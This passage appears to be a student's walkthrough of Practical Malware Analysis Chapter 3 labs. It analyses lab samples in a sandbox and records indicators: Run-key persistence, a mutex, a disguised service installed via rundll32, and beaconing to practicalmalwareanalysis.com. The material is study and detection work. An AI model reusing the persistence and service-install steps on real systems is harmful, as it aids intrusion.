


Figure 2.2 — Procmon of **Lab03–01.exe**, filtered for `WriteFile` and `RegSetValue`

We can investigate these operations further, and we see that they are related. First, a file is written to `C:\WINDOWS\system32\`**`vmx32to64.exe`** (*note, this filename is a string we've identified as part of the initial static analysis*) however, this appears to be set to the registry of `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver` (*another identified string!*). This is a strong host-based indicator that the malware is up to something (Figure 2.3). Most likely the malware is intended to be run at startup.






Figure 2.3 — **Lab03–01.exe** hiding under **vmx32to64.exe** *and set to* ***VideoDriver*** *registry.*

Upon further investigation, it appears as though files **vmx32to64.exe** and **Lab03–01.exe** share the same hash (figure 2.4), indicating the malware has established persistence through creating and hiding a copy of itself, as well as to execute at startup via the `VideoDriver` registry.

```
C:\Documents and Settings\Malware Analysis>certutil -hashfile C:\WINDOWS\system3
2\vmx32to64.exe
402.203.0: 0x80070057 (WIN32: 87): ..CertCli Version
SHA-1 hash of file C:\WINDOWS\system32\vmx32to64.exe:
0b b4 91 f6 2b 77 df 73 78 01 b9 ab 0f d1 4f a1 2d 43 d2 54
CertUtil: -hashfile command completed successfully.

C:\Documents and Settings\Malware Analysis>certutil -hashfile "C:\Documents and
Settings\Malware Analysis\My Documents\Downloads\Practical Malware Analysis Labs
\BinaryCollection\Chapter_3L\Lab03-01.exe"
402.203.0: 0x80070057 (WIN32: 87): ..CertCli Version
SHA-1 hash of file C:\Documents and Settings\Malware Analysis\My Documents\Downl
oads\Practical Malware Analysis Labs\BinaryCollection\Chapter_3L\Lab03-01.exe:
0b b4 91 f6 2b 77 df 73 78 01 b9 ab 0f d1 4f a1 2d 43 d2 54
CertUtil: -hashfile command completed successfully.
```

Figure 2.4 — **Lab03–01.exe** sharing the same SHA1 Hash as **vmx32to64.exe**.

Further host-based indicators can be identified through analysis of Process Explorer, to show which handles and DLLs the malware has opened or loaded.




Figure 2.4 — Process Explorer showing Mutex **WinVMX32**

Process Explorer shows us that **Lab03–01.exe** has created at mutex of `WinVMX32` (*again, another identified string*) (Figure 2.4). A mutex (mutual exclusion objects) is used to ensure that only once instance of the malware can run at a time — often assigned a fixed name. We also see **Lab03–01.exe** utilises `ws2_32.dll` and `wshtcpip.dll` for network capabilities.

iii-We're able to analyse network activity either locally on the victim, or utilising iNetSim. I have demonstrated both, having configured DNS to either the iNetSim machine or loopback (for the netcat listeners). Turning our attention to ApateDNS and our iNetSim logs, we see some pretty significant network-based indicators of this malware activity. ApateDNS show regular DNS requests to `www.practicalmalwareanalysis.com` every 30 seconds (figure 3.1).




Figure 3.1 — **ApateDNS** showing DNS beaconing

The ApateDNS capture suggests the malware is beaconing — possibly to either to fetch updates/instructions or to send back stolen information.

```
inetsim@inetsim:~$ cat /var/log/inetsim/report/report.1876.txt
=== Report for session '1876' ===

Real start date            : 2019-05-27 20:52:17
Simulated start date       : 2019-05-27 20:52:17
Time difference on startup : none

2019-05-27 20:52:50  First simulated date in log file
2019-05-27 20:52:50  DNS connection, type: A, class: IN, requested name: www.practicalmalwareanalys
s.com
```

Figure 3.2 — iNetSim logs

Also, the associated iNetSim logs show a recognised DNS request for the malicious website, providing further indication of beaconing intent.

Finally, the Netcat listener (with DNS configured for loopback) has picked up a transmission on port 443. This shows a series of illegible characters emitted from the malware (Figure 3.3). On subsequent executions or periodic ticks, the transmission is unique.




Figure 3.3 — Illegible characters transmitted by **Lab03–01.exe.**


The combination of host and network-based indicators provide significant grounding to make assumptions regarding the malware's activity.

- From **Static Analysis**, not a lot was uncovered other than the output of what might use as hard-coded parameters.
- **Dynamic Analysis** to uncover further host-based indicators show that the malware has replicated and masked under another file name has associated with the registry for execution on startup and has network functionality.
- Network-based activity is identified through capturing periodic DNS requests, as well as intercepting random character transmissions of HTTP & SSL

f. Analyze the malware found in the file Lab03-02.dll using basic dynamic analysis tools.

i- At first glance, we have **Lab03–02.dll.** As this is not a .exe file, we are unable to directly execute it. `rundll32.exe` is a windows utility which loads and runs 32-bit dynamic-link libraries (.dll).

First, however, we likely require any exported functions to pass in as an argument. This can be identified through PE analysis, which shows us a set of exported and imported functions. The imported functions (Figure 1.1) give us an idea of the .dll's capabilities. Speculation into these might suggest there will likely be some networking going on, as well as some file, directory and registry manipulation. Functions included as part of `ADVAPI32.dll` suggests the malware may need to be run as a service, which is backed up by **Lab03–02.dll**'s exports (Figure 1.1)






Figure 1.1 — **Lab03–02.dll**'s Imports and Exports showing likely service capabilities

Running `streams` also gives us a lot of useful insight into potential actions. Most of which are found as imported functions, however, there are others worth noting that my be useful host/network-based indicators. These include some very distinctive strings, potential registry locations and file or network names, as well as some base64 encoded strings hinting at some functionality (Figure 1.2).

Strings		Base64 Encoded Strings	Base64 DECODED strings
practicalmalwareanalysis.com	%SystemRoot%\System32\svchost.exe -k netsvcs	Y29ubmVjdA==	connect
serve.html	OpenSCManager()	dW5zdXBwb3J0	unsupport
Windows XP 6.11	You specify service name not in Svchost//netsvcs, must be one of following:	c2xlZXA=	sleep
cmd.exe /c	RegQueryValueEx(Svchost\netsvcs)	Y21k	cmd
GetModuleFileName() get dll path	netsvcs	cXVpdA==	quit
Intranet Network Awareness (INA+)	RegOpenKeyEx(%s) KEY_QUERY_VALUE success.		
%SystemRoot%\System32\svchost.exe -k	RegOpenKeyEx(%s) KEY_QUERY_VALUE error .		
SYSTEM\CurrentControlSet\Services\	SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost		
CreateService(%s) error %d	IPRIP		
Depends INA+, Collects and stores network configuration and location information, and notifies applications when this information changes.			

Figure 1.2 — **Lab03–02.dll**'s strings showing potential functionality.

Now we have a starting point to look out for, we can prepare our environment for trying to run the malware — clearing procmon, taking a registry snapshot, and setting up the network.

ii- To install the malware, pass one of `Install` or `installA` (found from the exports) into `rundll32`.
Executing `C:\rundll32.exe Lab03-02.dll,install` doesn't give any immediate feedback on the command line, within process explorer, or Wireshark/iNetSim, however taking a 2nd registry snapshot and comparing the two, it's clear that keys and values have been added — many of these matching up with what we found from `strings` (Figure 2.1)

Figure 2.1 — Registry keys and values added as a result of installing **Lab03–02.dll**

We can see within the regshot comparison that something called `IPRIP` has been added as a service, with some of the more identifiable strings as `\DisplayName` or `\Description`. The image path has also been set to `%SystemRoot%\System32\svchost.exe -k netsvcs` which shows the malware is likely to be launched within **svchost.exe** with network services as an argument.

iii- Since we have installed **lab03–02.dll** as a service, we can now run this and we see the same `\DisplayName` + update found from the added reg values (Figure 3.1).

Figure 3.1 — Starting the IPRIP service

Checking out ProcessExplorer to see what's happened, we can search for the **Lab03–02.dll** which will point us to the **svchost.exe** instance that was created.




Figure 3.2 — Process Explorer showing **svchost.exe** launched with **Lab03–02.dll**

We can identify various indicators which attribute **Lab03–02.dll** to this instance of **svchost.exe** thorough the inclusion of the .dll, the service display name *"Intranet Network Awareness (INA+)"*, and the command line argument matching what has been found in strings. This helps us to confirm that **Lab03–02.dll** has been loaded — note the *process ID, 1148*. We'll need this to see what's going on in ProcMon!


iv- Checking out ProcMon, filtered on *PID 1148*, we see a whole load of registry `RegOpenKey` and `ReadFiles`, however, seems mostly **svchost.exe** related and nothing jumps out as malicious.

v- Turing our attention to look for network-based indicators, we have traffic captured within Wireshark, as well as logged within iNetSim. To give us an idea of what to look for, we can check out the iNetSim logs first (Figure5.1), which show us that we have seen 2 notable types of activity; DNS and HTTP connections. The DNS appears to be periodic requests to `practicalmalwareanalysis.com` (which we previously saw similar with **Lab03–01.exe**), as well as a `HTTP GET` request to `http://practicalmalwareanalysis.com/serve.html` which attempts to download a file. Fortunately, as we had iNetSim set up to respond, it provides a dummy file to complete the request — `/var/lib/inetsim/http/fakefiles/sample.html`. If we didn't have this, we might have downloaded something real nasty.

```
2020-07-06 13:52:43  DNS connection, type: A, class: IN, requested name: practicalmalwareanalysis.co
m
2020-07-06 13:52:43  HTTP connection, method: GET, URL: http://192.168.89.128/wpad.dat, file name: n
one
2020-07-06 13:52:43  HTTP connection, method: GET, URL: http://practicalmalwareanalysis.com/serve.ht
ml, file name: /var/lib/inetsim/http/fakefiles/sample.html
```

Figure 5.1 — iNetSim logs of **Lab03–02.dll**'s DNS and HTTP request

We're able to look at these within Wireshark and inspect the packets in more detail. Filtering on DNS, we're able to see the DNS request to `practicalmalwareanalysis.com` (Figure 5.2). Finding the conversation between the host and iNetSim and following the TCP stream, we're able to see the content within the `HTTP GET` request to `http://practicalmalwareanalysis.com/serve.html` (Figure 5.2). This also shows iNetSim's dummy content replacing `serve.hmtl` .






Figure 5.2 — Wireshark traffic for **Lab03–02.dll** DNS (left) and HTTP (right)




Figure 5.3 — Netcat receiving `HTTP GET` header

Reverting to snapshot and reinstalling & launching the malicious .dll/service, we can also capture traffic by using ApateDNS to redirect to loopback were we have a Netcat listener on port 80 (Figure 5.3). Here, we see the same `HTTP GET` header as we did within Wireshark.


Referring back to the `strings` output, *"practicalmalwareanalysis.com"*, *"serve.html"*, and *"Windows XP 6.11"* are also evident within the network analysis and can be used as signatures for the malware.

To recap on the main host/network-based indicators we see:

- `IPRIP` installed as a service, including strings such as *"Intranet Network Awareness (INA+)"*
- Network activity to *"practicalmalwareanalysis.com/serve.html"* as well as the User-Agent *%ComputerName% Windows XP 6.11*.

g. Execute the malware found in the file Lab03-03.exe while monitoring it using basic dynamic analysis tools in a safe environment

i- After prepping for dynamic analysis, launch **Lab03–03.exe** and you may notice it appear briefly within Process Explorer with a child process of `svchost.exe`. After a moment however, it disappears leaving `svchost.exe` orphaned (Figure 1.1).



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	99.80	0 K	28 K	0		
System		0 K	244 K	4		
Interrupts	< 0.01	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		168 K	388 K	580	Windows NT Session Mana...	Microsoft Corporation
csrss.exe		1,828 K	4,932 K	632	Client Server Runtime Process	Microsoft Corporation
winlogon.exe		7,480 K	4,892 K	712	Windows NT Logon Applicat...	Microsoft Corporation
explorer.exe		19,432 K	13,252 K	1748	Windows Explorer	Microsoft Corporation
vmtoolsd.exe		14,736 K	19,020 K	1948	VMware Tools Core Service	VMware, Inc.
notepad.exe		888 K	384 K	2620	Notepad	Microsoft Corporation
cmd.exe		1,948 K	2,556 K	2248	Windows Command Processor	Microsoft Corporation
Procmon.exe		67,600 K	8,192 K	460	Process Monitor	Sysinternals - www.sysinter...
